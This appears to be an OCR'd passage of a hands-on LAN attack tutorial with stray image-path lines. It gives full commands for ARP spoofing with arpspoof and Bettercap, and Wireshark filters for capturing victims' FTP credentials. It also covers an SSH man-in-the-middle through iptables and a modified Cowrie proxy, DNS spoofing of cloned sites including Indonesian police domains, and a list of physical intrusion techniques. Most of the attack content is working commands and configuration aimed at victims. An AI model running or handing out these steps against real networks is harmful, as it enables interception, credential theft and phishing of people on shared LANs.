
Or alternatively:


```
sudo sysctl -w net.ipv4.ip_forward=1
```

Step 2. Finding the Victim's IP

To find the IPs of all devices connected to the LAN, we will use the arp-scan tool. Type:

```
sudo arp-scan --interface=wlan0 --localnet
```

Result:



A device was found on the LAN with IP: 10.71.19.41.

That is the IP we will target with ARP Cache Poisoning.

Step 3. Executing the ARP Cache Poisoning Attack

The basic format of arpspoof is:

arpspoof -i [interface] -t [Who to deceive] [Impersonate as whom]

First, we will deceive our target into thinking we are the gateway.

Open a terminal and type:

```
sudo arpspoof -i wlan0 -t 10.71.19.41 10.71.19.183
```

(Let it keep running in the terminal)

Here, we are sending ARP packets to 10.71.19.41 claiming that we are 10.71.19.183.

Next, we need to trick the router (gateway) into thinking we are the target. Open another terminal tab and type:

```
sudo arpspoof -i wlan0 -t 10.71.19.183 10.71.19.41
```

Alternatively, if you do not want to attack individual target IPs, we can broadcast to all devices on the network that our MAC address is the gateway. However, this method is very noisy and can make the network unstable.

To do this, type:

```
sudo arpspoof -i wlan0 10.71.19.183
```

(Let it keep running)

Step 4. Packet Sniffing

At this point, we are already positioned between the router (gateway) and the victim's IP, also known as a Man-in-the-Middle Attack (MITM).

All traffic passing through unencrypted protocols can be viewed by us.

Here are some examples of protocols that do not use encryption:

```
HTTP (port 80)   - unencrypted web traffic
FTP (port 21)    - file transfer traffic
DNS (port 53)    - domain name resolution traffic
POP3 (port 110)  - used for retrieving email from a server
IMAP (port 143)  - used for accessing email on a server
SMTP (port 25)   - used for sending email
Telnet (port 23) - legacy protocol for remote command line access
```

For packet sniffing, we can use Wireshark. In the terminal, type:

```
sudo wireshark
```


Select the interface to sniff and start (click the shark fin button).

Some Wireshark filter examples:

1. To see all domains accessed by the victim, enter this filter in Wireshark:

```
dns.flags.response == 0
```

Example capture results:




We can see the victim accessing google.com, phrack.org, and others.

2. Capturing FTP username and password

Enter this filter in Wireshark:

```
ftp.request.command == "USER" || ftp.request.command == "PASS"
```

Example capture results:



We can see FTP access from the victim's IP to 180.250.113.149 with username: alfan and password: synlog123.

To stop ARP spoofing, in the terminal type:

```
sudo pkill -9 arpspoof
```

2. ARP Spoofing with Bettercap

Bettercap is a powerful, flexible, and cross-platform open-source framework used for network penetration testing and security analysis.

Key Features of Bettercap

1. Network Reconnaissance: Bettercap can automatically map connected devices in a network (Wi-Fi, Ethernet, or Bluetooth Low Energy). It will detect IP addresses, MAC addresses, device manufacturers, and running services.

2. Man-in-the-Middle (MITM) Attacks: This is the most popular feature. Bettercap can position itself between the target and router using techniques such as ARP Spoofing and DNS Spoofing.

3. Traffic Manipulation (Sniffing & Proxying): Once in the middle (MITM), Bettercap can steal credentials sent through insecure protocols (HTTP, FTP, POP, etc.), perform SSL Stripping (forcefully downgrade HTTPS to plain HTTP), and inject JavaScript scripts into web pages opened by the target.

4. Wi-Fi Security Testing: Bettercap can also monitor Access Points, perform Deauthentication Attacks, and capture WPA/WPA2 handshakes for password cracking.

Step 1. Preparation

Type in the terminal:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Step 2. Finding the Victim's IP

To find the IPs of all devices connected to the LAN, we will use nmap. Type:

```
sudo nmap -sn 10.71.19.0/24
```

Result:

```
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.71.19.41
Host is up (0.11s latency).
MAC Address: 20:72:0D:39:17:3A (Unknown)
Nmap scan report for 10.71.19.183
Host is up (0.015s latency).
MAC Address: 8A:D7:B0:B3:AB:EF (Unknown)
Nmap scan report for 10.71.19.14
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.54 seconds
```

We can see 1 other device on the network with IP 10.71.19.41. We will target this IP for ARP Cache Poisoning.

Step 3. Executing the ARP Cache Poisoning Attack

Since the interface used for this LAN is wlan0, type in bettercap:

```
sudo bettercap -iface wlan0
```

Next, in the bettercap console, type:

```
net.probe on
set arp.spoof.internal true
set gateway.address 10.71.19.183
set arp.spoof.targets 10.71.19.41
```

If there are multiple target IPs, you can type with the pattern:

```
set arp.spoof.targets target_ip_1, target_ip_2, ...
```

For example: set arp.spoof.targets 192.168.0.10, 192.168.0.11, 192.168.0.12

If targets are in a certain range:


```
set arp.spoof.targets 10.71.19.20-10.71.19.30
```

Or using subnet notation:

```
set arp.spoof.targets 10.71.19.0/24
```

Back in the bettercap console, type:

```
set arp.spoof.fullduplex true
arp.spoof on
net.show
```



Step 4. Sniffing

After ARP spoofing is running, data from the target will pass through our Kali Linux laptop. Now we activate the module to inspect the data.


In the bettercap console, type:

```
net.sniff on
```

Example result:

Here we can see the victim accessing the domain polri.go.id.

If there is a connection through an unencrypted port, for example FTP, the traffic will be visible:



We can see the victim accessing an FTP server with username alfan and password synlog123.

If the techniques above alone are not interesting enough, here are some advanced techniques we can execute:

1. SSH Sniffing

If there is a sysadmin on the target LAN who regularly uses SSH, we can attempt to sniff their SSH password.

SSH uses encryption. Is there a way to sniff SSH traffic? Absolutely.

For this advanced technique, we will redirect all outbound SSH traffic from the network to our Kali Linux IP before it reaches the actual destination IP. This concept is called SSH Redirection via MITM.

Here, we will use a modified version of Cowrie that I customized to perform SSH MITM to capture the IP, username, and password of SSH sessions (and the Linux commands executed by users on the SSH server being accessed).

What is Cowrie?

Cowrie Honeypot is an open-source security tool designed to be a "trap" for hackers. It works by simulating SSH and Telnet services to look like a real vulnerable server.

However, in this instance, Cowrie is no longer functioning as a honeypot because I have modified it to serve as an SSH proxy that logs IPs, usernames, and SSH passwords. By default, Cowrie runs on port 2222.

Before running Cowrie, we need to set up traffic redirection.

Create a file named: redirect_ssh.sh

Note: replace IP 10.71.19.14 with the attacker's IP / your Kali Linux machine's IP that runs Cowrie.

Type:

```
nano redirect_ssh.sh
```

Enter the following contents:

```
# 1. Flush NAT table
iptables -t nat -F
# 2. PREROUTING rule: Redirect traffic from devices (wlan0) to Cowrie
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 22 -j DNAT --to-destination 10.71.19.14:2222
# 3. OUTPUT rule (KEY): If a local process (root/cowrie) wants port 22, LET IT THROUGH
# This prevents Cowrie's outbound connections from being redirected back to itself
iptables -t nat -A OUTPUT -p tcp --dport 22 -m owner --uid-owner root -j ACCEPT
# 4. Masquerade so the source IP is replaced with Kali Linux IP when heading to the internet
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -t nat -A OUTPUT -p tcp --dport 22 -m owner --uid-owner root -j ACCEPT
# 5. Ensure IP Forwarding is active
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

When finished, type:

```
chmod +x redirect_ssh.sh
```

Then run:

```
./redirect_ssh.sh
```

Next, download the Cowrie version I modified specifically for SSH MITM:


```
https://github.com/bluedragonsecurity/evil-cowrie
```

Run Cowrie as the root user:

```
sudo su
```

Then run:

```
PYTHONPATH=src ./cowrie-env/bin/python3 -m twisted cowrie
```



Once running, Cowrie will act as an SSH proxy that logs usernames, passwords, and destination SSH IPs leaving the 10.71.19.0/24 subnet.

It is recommended to run Cowrie in the background with nohup:

```
PYTHONPATH=src nohup ./cowrie-env/bin/python3 -m twisted
--log-file=var/log/cowrie/twisted.log cowrie > /dev/null 2>&1 &
```

If at any point a victim on the 10.71.19.0/24 subnet accesses SSH, it will be logged in the file var/log/cowrie/cowrie.json.

We can view it with the command:

```
cat var/log/cowrie/cowrie.json | grep success
```

Example:

dest_ip is the SSH server IP being accessed by our target.

username: alfan

password: synlog123

2. DNS Spoofing a Website

Next, we will redirect people on the LAN who access a specific website address to a server we have prepared on Kali Linux.

The website to be spoofed must not use HSTS, because HSTS forces browsers to use HTTPS. Most popular websites today already use HSTS, such as google.com, facebook.com, etc.

To check whether a website uses HSTS on Kali Linux, use curl:

```
curl -I domain-web.com
```

Example:

```
curl -I indo.net.id
```

Step 1. Preparation

First, open a terminal and type:

```
cd /opt/lampp/htdocs
wget http://syncrumlogistics.com/docs/cbn.tar.bz2
tar jxvf cbn.tar.bz2
mv cbn centrin
```

Next, set up an Apache virtual host named centrin.net.id with alias www.centrin.net.id:

```
cd /opt/lampp/etc/extra/
sudo mousepad httpd-vhosts.conf
```

Set the contents as follows:

```
<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs"
  ServerName localhost
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/centrin"
  ServerName centrin.net.id
  ServerAlias www.centrin.net.id
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/polri.go.id"
  ServerName polri.go.id
  ServerAlias www.polri.go.id
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/track.polri.go.id"
  ServerName track.polri.go.id
```

```
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot "/opt/lampp/htdocs/sinastik.polri.go.id"
  ServerName sinastik.polri.go.id
</VirtualHost>
```

Restart Apache:

```
/opt/lampp/./lampp restart
```

Next, create an iptables script to redirect DNS packets and perform IP forwarding:

```
nano redirect_dns.sh
```

Contents:

```
iptables -F
echo 1 > /proc/sys/net/ipv4/ip_forward
# Redirect all external DNS traffic to local dnsmasq (Port 53)
sudo iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT --to-ports
53
sudo iptables -t nat -A PREROUTING -p tcp --dport 53 -j REDIRECT --to-ports
53
```

Type:

```
chmod +x ./redirect_dns.sh
```

Run it:

```
sudo ./redirect_dns.sh
```

Next, type:

```
sudo su
mousepad /etc/dnsmasq.conf
```

Example contents:

```
no-hosts
server=8.8.8.8
server=8.8.4.4
address=/polri.go.id/10.71.19.14
address=/track.polri.go.id/10.71.19.14
address=/sinastik.polri.go.id/10.71.19.14
address=/centrin.net.id/10.71.19.14
interface=wlan0
listen-address=127.0.0.1,10.71.19.14
```

Adjust listen-address to your IP on the LAN.

```
sudo systemctl restart dnsmasq
```

Step 2. Performing ARP Poisoning with Bettercap

Our target is the same as before: 10.71.19.41.

Type:

```
sudo bettercap -iface wlan0
```

In the bettercap console, type:

```
net.probe on
set arp.spoof.internal true
set gateway.address 10.71.19.183
set arp.spoof.targets 10.71.19.41
set arp.spoof.fullduplex true
arp.spoof on
net.show
net.sniff on
```

If the victim accesses centrin.net.id, they will be redirected to the fake website we prepared.

5. Physical Attacks on LAN Networks

In this section, I will not demonstrate the techniques in practice because it is not feasible. One reason is the lack of available equipment.

Physical Attacks on LAN networks are attack methods where the perpetrator must directly interact with the hardware, cable infrastructure, or physical location where the network resides.

Unlike remote attacks that are blocked by firewalls, physical attacks are often more devastating because the perpetrator is already inside the digital security perimeter.

The following are the types of physical attack techniques on LAN networks along with examples:

1. Hardware Keylogging

The perpetrator installs a small hardware device between the keyboard cable and the USB port of the victim's computer. This device records every keystroke (including passwords and secret messages) into its internal memory.

Example: Someone disguised as a cleaning staff installs a USB Keylogger on the receptionist's computer while the room is empty.

2. Rogue Access Point (Illegal Access Point Installation)

The perpetrator secretly connects their own wireless router or access point to an active LAN port (RJ45) on the office wall. This creates a backdoor that allows the hacker to access the LAN from outside the building via Wi-Fi.

Example: A hacker sneaks into a meeting room, installs a mini router under the table connected to the LAN outlet, then controls the network from the parking lot.

3. Network Sniffing via Physical Tapping

This technique involves directly tapping into the network cable (Ethernet). The perpetrator can use a device called a Network Tap or split a LAN cable to copy all data traffic passing through.

Example: Using a device such as a Throwing Star LAN Tap installed between the cable connecting an important computer to the main switch to copy transaction data.

4. Bypassing NAC (Network Access Control) Using Rogue Devices

Many offices have systems that restrict which devices can connect to the LAN. Hackers use devices such as a Raspberry Pi or Bash Bunny to spoof the MAC address (MAC Spoofing) of a printer or other legitimate device to gain network access undetected.

Example: Disconnecting the LAN cable from an office printer and connecting it to the hacker's laptop, which has been configured to appear as that printer to the security system.

5. Physical Port Security Breach

This attack exploits unguarded physical ports, such as USB ports or LAN ports in public areas (lobby, cafeteria, or corridors).

Example: Rubber Ducky Attack. A hacker inserts a USB device that looks like an ordinary flash drive into an unlocked computer. This USB is actually an automated keyboard that can type malicious commands (such as disabling the firewall or stealing data) within seconds.

6. Juice Jacking

The perpetrator modifies USB charging outlets in public places (such as an office waiting area) to not only supply power but also steal data from phones or laptops that are connected.

Example: Providing a free charging station in the company cafeteria that secretly copies contact lists and files from employees' devices while they charge.